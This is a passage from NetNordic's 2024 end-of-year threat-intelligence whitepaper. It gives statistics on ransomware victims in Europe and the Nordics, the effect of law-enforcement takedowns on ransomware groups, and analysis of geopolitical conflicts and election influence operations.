End of the Year Threat Intelligence Report 2024

30 January, 2025

NetNordic
Whitepaper

netnordic

Executive Summary

As 2024 ends, it is time for yet another End of the Year report by NetNordic Threat Intelligence team. NetNordic has previously provided these reports exclusively to its Security Operations Center customers, but now the report is also available for the public.

In geopolitics, it became evident that the global powerhouses were aiming to expand their influence and strengthen their foothold in the world. Russia's attack on Ukraine in 2022 shaped geopolitics significantly, and the geopolitical landscape continues to evolve as governments seek alliances and navigate the sea of uncertainty.

During these grim times the world is currently facing, it is hard to see a glimpse of light at the end of the tunnel. Unfortunately, the situation is most likely going to continue or even get worse during 2025.

If we witnessed significant changes in the geopolitical field, same can be said about the financially motivated side of the criminal cyber world. Successful multi-organizational joint law enforcement operations are finally becoming a real danger for the threat actors. 2024 had multiple successful ones, some of them even leading to imprisonment of cyber threat actors. Unfortunately, the ransomware field and threat actors adapt to the new situations like chameleons, adjusting quickly to changes.

The majority of hacktivist field has been driven by the geopolitical tensions and political motives for the past couple of years, and 2024 was definitely not a year of change to that. To gain visibility and understanding to the hacktivist world, NetNordic Threat Intelligence team monitored the targets and motives of Russian hacktivist threat actor NoName057 during the whole year of 2024. The monitoring period allowed us to gain a good understanding of NoName's motives to target entities with DDoS attacks.

As 2025 unfolds, it is more important than ever to stay ahead by strengthening your cyber defences against evolving threats. Utilize the insights of this NetNordic Threat Intelligence Report to broaden your knowledge of current trends and threats facing your organization.

Santeri Anttila
Threat Intelligence Lead Analyst

Table of Contents

1.0	Executive Summary	
2.0	Ransomware	
3.0	Geopolitical Situation	
4.0	Hactivism	
5.0	Phishing	
6.0	Technical Writeups	AiTM Phishing Lumma Stealer
7.0	Future Predictions	
8.0	Conclusion	

Ransomware


Law enforcement operations shattered the power balance of ransomware with most major groups losing share of victim grand total and a record-breaking number of new names appearing.

The average growth rate suggests that we could see 10 000 yearly ransomware victims listed as soon as 2026.

Geopolitics

Tensions are rising all over the world and there are no silver bullet solutions for the current conflicts.

Major election year had its fair share of influence operations, but AI did not have the predicted impact.



Hacktivism

Hacktivist groups with similar or same motivations created coalitions throughout the year.

The coalitions could result in drastic changes in the hacktivist scene, as they bring together groups with a wide range of capabilities to impact their targets.

Phishing

Abuse of legitimate services, such as Dropbox, is an ongoing trend and threat actors come up with new services to abuse or utilize old favorites.

AiTM phishing became threat actors' answer to the increasing deployment of MFA, but username-password combinations are still desired, for example, through infostealers.

Authors

- Santeri Anttila
- Emmi Laitinen
- Filip Bengs
- Oskari Heinonen


Ransomware

Ransomware distribution globally

In 2024, in addition to great changes in the field of ransomware, we recorded 5602 victims of ransomware listed on the dark web extortion sites. This is a 23 percent increase from last year's count of 4559.


Even though we mainly focus on the European ransomware situation in this report, let's take a look at the global distribution of ransomware. Around 57% of the listed ransomware victims are located in North America. Europe's share of the victims is around 23%. In 2023, these percentages were 53 and 27 respectively, which means that the amount of ransomware attacks has slightly risen in North America and decreased in Europe.

North America's and Europe's percentage of the victims adds up to around 80% and the rest 20% is divided to the rest of the world in a similar pattern as in 2023.




Cumulative change of ransomware victims listed in 2022, 2023 and 2024

The cumulative rise in the amount of ransomware victims listed has been significant but steady. Between 2022 and 2023 the rise was around 70% and between 2023 and 2024 23%. If the average growth rate continues, we might see over 10 000 yearly listed ransomware victims as early as 2026. However, since the rise was only 23% between 2023 and 2024, could we be on the verge of the ransomware growth finally cooling down or was this decline caused by the successful law enforcement operations during 2024?



Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.



Most notable groups lose share of victim grand total

A prominent change in ransomware attacks globally in 2024 was the decline in the most notable ransomware operators' share of the total amount of victims. As mentioned previously, we recorded 5602 ransomware attacks in 2024, but only 35% of these attacks were conducted by the five most active groups. In 2023, this percentage was 53% and in 2022 66%.

We are currently in a situation where the total amount of ransomware victims rises each year, but the most notable groups' share of the attack total is decreasing due to the number of players in the field. Not only are there new groups constantly emerging, but there are also multiple ransomware groups that consistently compromise victims each month and do not necessarily make the headlines.

Ransomware in Europe in 2024

In 2024, 1260 European organizations were listed as victims of ransomware on dark web extortion sites. In 2023, there were 1210 listed victims, which means that there is no notable difference.

As in 2023, the same trend continues as the five biggest European countries United Kingdom, Germany, Italy, France, and Spain had the most listed victims in 2024. This is typically attributed to the opportunistic nature and financial motives of ransomware operators, since bigger countries offer more potential targets to profit from.

Comparison of ransomware attacks globally between 2022-2024

	2022	2023	2024
Total number of attacks	2684	4559	5602
Top 5 groups	lockbit2/3: 899 attacks alphv: 391 attacks hive: 180 attacks blackbasta: 155 attacks conti: 152 attacks	lockbit3: 1028 attacks alphv: 424 attacks clop: 381 attacks play: 316 attacks 8base: 256 attacks	lockbit3: 538 attacks ransomhub: 538 attacks play: 364 attacks akira: 314 attacks hunters: 235 attacks
The top groups' percentage of the grand total	66%	53%	35%

Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.

Most targeted industries

In 2024, the top three industries of the listed ransomware victim companies in Europe were “Manufacturing”, “Professional, Scientific, and Technical Services”, and “Information”. This has not changed when compared to 2023 statistics.


In 2023, “Retail Trade” was the fourth most targeted industry, followed by “Transportation and Warehousing”. However, in 2024, “Educational Services” was the fifth most targeted industry, meanwhile “Transportation and Warehousing” has fallen to the eighth most targeted industry.

The reason that “Manufacturing”, “Professional, Scientific, and Technical Services”, and “Information” make up around half of the victim companies’ industries is due to them covering multiple trades and sectors, which leaves room for more targets to conduct attacks against. Additionally, different service providers and IT companies utilize multiple digital services and tools and have larger environments that potentially create a wider attack surface.

Ransomware in the Nordics in 2024

As we mentioned in our 2024 Mid-year report, the number of ransomware attack victims listed on the dark web has risen in the Nordics. Statistically, all other countries saw this increase in 2024, except Finland.


Sweden and Norway are among the European countries with the most significant increases in their number of listed ransomware victims between 2023 and 2024 with 58% and 111%, respectively. Denmark’s increase during this timeframe is 21% and Iceland’s 100% as Iceland had two listed victims in 2024 compared to one in 2023.



Just like in the first half of 2024, Sweden belongs to the 10 most potential countries to be hit by ransomware in Europe. Additionally, Norway and Denmark belong to the top 20.

In 2023, four Finnish ransomware victims were listed on the dark web. However, in 2024, this number is merely one listed attack. Yet, this isn’t the whole truth because, in September 2024, the Finnish National Cyber Security Centre released statistics, indicating that there are around 40 ransomware incidents yearly in the country and most likely there are additional incidents that aren’t reported [1].

It is possible that Iceland and Finland are in a similar situation where ransomware attacks occur but just don’t get listed on the dark web. There might be multiple reasons for this, for example, the attack being prevented before the exfiltration phase and complete encryption, or the stolen data not being valuable enough for the criminal to use as example data in a victim listing.



Our ransomware data is based on ransomware groups’ victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.


Most active groups

When we take a look at the most active ransomware groups in Europe in 2024, LockBit is still in the first place with 157 attacks. However, it is noteworthy that February’s law enforcement operation had a significant effect on the group, since it listed 58 European victims in May and only 27 for the rest of 2024.

This year’s most major newcomer RansomHub was the second most active ransomware group with 125 European victims. This operator started in February 2024 and, according to CISA, it managed to attract affiliates from LockBit and ALPHV to join its affiliate program [2] – much likely due to the law enforcement operations. The group managed to surpass 8base’s - in the third place - 74 listed European victims by a relatively large margin.


Percentagewise, 8base, Cloak, and HellDown ransomware groups had the biggest share of European victims out of their victim base in 2024, as each of these groups had Europe representing at least 50 percent of their victims. Globally in 2024, on average, one out of four listed victims were European and for these groups the average was every other victim.

All in all, out of these 26 most active ransomware groups, 10 are completely new names in the ransomware scene. In general, the trend in 2024 was the constant emergence of new groups, and also previously smaller groups elevating their operations. For example, Meow and DragonForce started at the end of 2023 and stepped up their game through the whole of 2024. On the other hand, newer groups don’t completely dominate the scene, since, for example, BlackBasta, Qilin, and Play are older operators that systematically compromise new victims year by year.



1260

victims in Europe in 2024



Ransomware groups that have listed under ten European victims in 2024 have been redacted from the graph.

Our ransomware data is based on ransomware groups’ victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.

Evolution of ransomware in 2024

2024 marked a significant change in the field of ransomware, as the law enforcement operations against LockBit and ALPHV shattered the balance of power in ransomware.

Since LockBit and ALPHV were big RaaS (Ransomware-as-a-Service) operators, their disruptions led to a large-scale redistribution of affiliates and gave several groups a chance on the scene.

Operation Cronos against LockBit in 2024 was a prime example of an advanced law enforcement operation that also led to concrete actions in the physical world. So far, the operation has resulted in six arrests, 43 server takedowns, and the freezing of hundreds of cryptocurrency accounts. [3, 4] Results in the physical world reduce the breathing room of cyber criminals and the risk of getting caught becomes real.


Record-breaking number of new groups

In 2024, we recorded the emergence of 51 new names in ransomware that listed victims on the dark web extortion sites. In comparison, in 2023, 34 new groups emerged and in 2022, 24 groups. This marks a 50% increase from 2023 and a 113% increase from 2022.

The law enforcement operation against LockBit took place in February 2024 and managed to disrupt the group in a way that caused a dramatic decrease in listed victims. LockBit could not completely recover from this setback during 2024, since its monthly victim rate remained rather limited for the rest of the year. Similar law enforcement operation against ALPHV started in December 2023 and managed to completely end the group's story in March 2024.

Since LockBit and ALPHV were considered two of the most notorious ransomware groups and key players in the RaaS field, their difficulties most likely had an enormous impact on the emergence of new groups in 2024. The busiest consecutive months in terms of the rise of new groups were from February to July, so, the timing aligns with these disruptions. In August 2024, we only recorded one new group, but the rest of the year remained active as 16 new groups emerged on the stage.


It is noteworthy that even though there are many new groups, some of them only listed victims on the month they emerged or ceased their operations after a few months. The number of victims listed by these 24 groups was relatively low and had a fairly minimal effect on the big picture. The constant flow of new groups naturally affected the number of active groups each month.



Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.

Evolution of ransomware in 2024

Amount of groups operating per month rising



The monthly amount of active ransomware groups has gradually increased since the beginning of 2022. Back then, there were around 20 groups operating monthly. During 2023, we already reached 37 active ransomware groups in September.

2024 began with 37 active groups and the number never went under 30. In April, we already had over 40 active ransomware groups listing victims to dark web extortion sites. Finally, in December, the number of active groups broke over 50 with 51 groups operating during that month.

Conclusion

Even though the total amount of listed ransomware victims kept growing during 2024, the growth rate declined significantly when comparing to the previous years.

A noticeable trend in 2024 was the decreased share of total victims between the most active groups, as the smaller groups had a bigger share. The successful law enforcement operations fundamentally shaped the ransomware field and enabled a fertile ground for smaller and completely new groups.

Defenders need to be aware of the changes in the scene to keep up with the need for better security controls to prevent business disruption caused by ransomware attacks. Towards the end of 2024, we didn't see a decline in the amount of active ransomware groups, and we don't see this changing any time soon. It can be speculated that the decentralization of the ransomware field will cause smaller ransomware operators to develop plenty of different techniques in conducting their attacks, leading to an increase in the value of operational threat intelligence.

Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.

Geopolitical Situation


The long-standing and tense geopolitical situation continues to escalate, with no signs of de-escalation. Nations are increasingly forming alliances, leading to further geopolitical polarization that is deepening the already significant division between opposing sides. The global balance of power is shifting as countries solidify partnerships and position themselves for influence in this fragmented and contentious environment.

Ongoing conflicts and regional tensions

Russia's war of aggression in Ukraine has now persisted for almost three years, placing immense pressure on both sides as they grapple with the challenges of a prolonged war. The conflict has become a test of the endurance and resilience of the parties involved, highlighting their capacity to sustain military, economic, and societal efforts in an extended confrontation. The polarization is especially visible in this conflict with Russia strengthening its ties to partners such as China, Iran, and North Korea, while the Western nations continue to provide steadfast and multifaceted support to Ukraine, ranging from military aid to economic assistance and diplomatic backing.

This growing geopolitical polarization is also reflected in the intensification of actions across both the cyber and physical domains. 2024 has provided numerous examples of increasingly bold and disruptive operations. The accession of Finland and Sweden to NATO has significantly altered the strategic dynamics in the Baltic region, effectively transforming the Baltic Sea into a NATO-controlled area. This shift has prompted a rise in hybrid operations, including airspace violations and acts of sabotage targeting data and power cables. Such incidents have become more frequent with the Baltic Sea witnessing several high-profile cases this year, underscoring the growing risks of escalation in the region.

On a global scale, 2024 was a year marked by significant democratic activity, with over half of the world's population having the opportunity to participate in elections [5]. However, this surge in electoral processes was accompanied by a corresponding increase in election interference, which has become a major geopolitical tool in the current climate. For instance, the Romanian presidential election results were annulled after it was revealed that a cyber-influence operation conducted via TikTok had compromised the integrity of the process [6]. This case highlights the evolving nature of hybrid threats, where cyber operations and information warfare are used to shape political outcomes and undermine trust in democratic institutions.



Russo-Ukrainian war

The Russian attack and war of aggression in Ukraine has already continued for almost three years. Russia's transition to a war economy signifies the adaptation of its economic and political systems to sustain prolonged military conflict. This involves reorienting resources, infrastructure, and legislation to maximize the efficiency and duration of warfare. Western support for Ukraine has continued to be sufficient enough to continue the war with Russia. Unfortunately, the current support and the state of Ukrainian army seems to be just enough to continue the war rather than coming up to a favourable solution for Ukraine.

Russia has strengthened its relations with its partners, such as China, North Korea, and Iran. Cooperation with China includes, for example, providing Russia with technological goods such as drone engines and semiconductors. Economically the cooperation is important for Russia, as it enables trade with the East while access to the West remains troubled. [7]

Collaboration with North Korea, on the other hand, is more military-oriented, with at least 10 000 North Korean soldiers currently fighting in Ukraine on behalf of Russia [8]. The cooperation between Russia and North Korea also includes other forms of military and material support [7].

Russia has long-lasting cooperation with Iran and has previously worked together, for example, in Syria [9]. During the war in Ukraine, Iran has provided drones, drone production technology, and drone related training for Russia [10, 11].

In the cyber domain, Russia and its allies demonstrate significant capabilities for conducting cyber operations. Countries like Russia, China, Iran, and North Korea are widely regarded as some of the most advanced cyber actors globally. Each of these nations maintain their own sophisticated APT (advanced persistent threat) groups, specialized in various types of cyber operations ranging from espionage and intellectual property theft to disinformation campaigns, election manipulation, sabotage, and destructive attacks. These countries have invested heavily in developing both the technical expertise and infrastructure required to exert influence and achieve strategic objectives in the cyber environment. Together, these nations pose a substantial threat to Western societies, targeting critical infrastructure, private and public institutions, and the democratic processes that underpin these nations.

2024 was not an exception when it comes to APT groups conducting comprehensive cyber operations during the year. Cyber-attacks have been a vital part of the war for both sides during the whole lifespan of the conflict. Russian threat actors are also operating heavily outside the direct conflict zone, as they are also targeting EU and NATO countries frequently [12]. Targeting EU and NATO entities may have multiple motives and purposes and most likely they are related to strengthening their foothold within EU and NATO countries, enabling the use of acquired information or access if needed in the future. On the other hand, Russia is keen to affect Western democratic processes by trying to influence elections in Europe [6].

The restless efforts of hacktivists supporting Russian agenda continued actively in the hacktivist field. To demonstrate the current situation, NetNordic Threat Intelligence monitored the activity of one of the most active and outspoken groups available, NoName057, for the whole year of 2024. Analysis of NoName057, its targets and motives in a separate section of the report on page 18.

China - Taiwan

The relationship between China and Taiwan remains tense and potentially explosive as China persistently claims over the island and Taiwan firmly stands behind its sovereignty. In January 2024, Taiwan's newly elected pro-independence president Ching-te Lai has continued to defend Taiwan's sovereignty [13]. China, on the other hand, accuses Lai of disrupting peace between China and Taiwan and has strongly expressed its stance, urging Taiwan to make the "right decision" to avoid a broader conflict [14].

China has continued its hybrid operations against Taiwan during 2024 and has, for example, arranged multiple military drills and military presence in the Taiwan Strait to demonstrate its military capabilities [15]. Taiwanese National Security Bureau has also reported a significant increase in the number of cyberattacks targeting Taiwan. According to the intelligence agency, the majority of these attacks originate from China. The report states that the most targeted sectors in Taiwan include telecommunications, logistics, transportation, and the defense industry. [16]

As we reported in our 2024 Mid-year report, Taiwanese elections are a point of interest for China. There are multiple tools to affect the minds of Taiwanese citizens and China used many of them during the past year. China, for example, pushed large amounts of online content about conspiracy theories, fake news about the US and Taiwan co-developing biolabs, and even pressured a popular Taiwanese band to make pro-Beijing comments. [17] More about election influence operations in general on page 14.

As 2025 unfolds, unfortunately no silver bullet solution to the situation appears to be in sight. It is more than likely that China's hybrid operations in the Taiwan Strait will continue, both in the physical world as well as in the cyber realm.

Israel – Gaza

Israel and Hamas have been engaged in an ongoing conflict for years. This conflict has included four wars historically and a more recent one that started in October 2023. Since the conflict has lasted for years, the methods, tactics, and strategies of warfare have evolved significantly with developments such as cyber warfare, unofficial hacktivist involvement, and other emerging elements.

The most recent war between Israel and Hamas demonstrates yet again that in the modern world, warfare and operations in the cyber domain often go hand in hand. The ongoing war has led to a significant activity in the cyber space as both sides, along with their allies and unofficial supporters, are trying to influence the opponents' actions, morale, and operational abilities [18].

As we mentioned in our 2024 Mid-year report, both parties possess substantial capabilities in the cyber world. Hamas is backed up by Iran, a notable powerhouse in nation state cyber missions. On top of Israel's own cyber capabilities, it also has close ties with United States, which might give it even better situational awareness and overall capacity to operate in the cyber environment.

Like many other conflicts around the world, it is possible that in the Israel-Hamas conflict, the cyber influence operations or attacks could spiral out of hand, and for example lead to a similar situation we witnessed in the Russia-Ukraine conflict and NotPetya in 2017.

Election influence operations in 2024

2024 was a major election year with over 1 billion people in over 50 countries having the chance to vote in various elections. An election year this big would naturally gain the attention of adversaries that want to conduct influence operations, disturb the electoral process, or tamper with the results. [19]

In addition to the fact that many people had the right to vote in elections in 2024 and there were multiple elections that were followed all over the world, this was also the first time for many of these substantial elections that AI was present at such a large scale. We predicted in our EOTY 2023 report that we would see election influence operations thriving with the help of AI, but 2024 showed us that, for example, the social media and other more traditional digital means of communication still hold the power to influence people even without AI.

The election influence operations started early in the year with Taiwan's presidential election. China has – in one way or another – disrupted every election Taiwan has ever had and 2024 was not an exception. This time, China decreased its military presence and concentrated on influencing authentic concerns that the Taiwanese have. Military exercises and drills would probably only harm the influence operations and have an opposite effect than gaining popularity to the pro-China candidates. Taiwan is politically disunited due to its geopolitical location and history, and this is something that China wanted to take advantage of. [17]

China's influence operations included conspiracy theories, deep fakes, fake news, ethnic tensions, exaggerating Taiwanese concerns, and electoral misinformation. For example, there were deep fake videos and conspiracy theories about unfavorable candidates and claims that election locations had hidden ballot boxes and surveillance inside voting booths. The exaggeration of Taiwanese concerns included, for example, amplifying the citizens' worries about involvement in a military conflict and undermining the United States' backing for the country. [17]

Despite the extensive cognitive influence operations and outbursts of other cyber-attacks against Taiwanese networks [20], Democratic Progressive Party's candidate Ching-te Lai was voted for the president [21]. Before the election, Lai commented that the Taiwanese understand China is trying to establish a pro-China government in Taiwan by triggering concerns over military conflicts and all votes are needed to continue maintaining democracy in the country [17].

China's and Russia's influence operations differ from each other in the way that China always wants to incorporate itself in the messages. Both countries are adept in amplifying real issues and worries of their targets, but Russia has adapted a tactic where it never mentions anything about itself. [22] Russia's goals in election influence operations are creating controversy, supporting far-right parties in Europe, and disuniting countries that already have polarization or a two-party system, such as the United States [22, 23].

> As the busy election year proves, mis- and disinformation are one of the biggest threats of our time. Since almost everyone has access to the internet, social media, and now AI tools, there are limitless possibilities to spread truthful but also deceitful information.

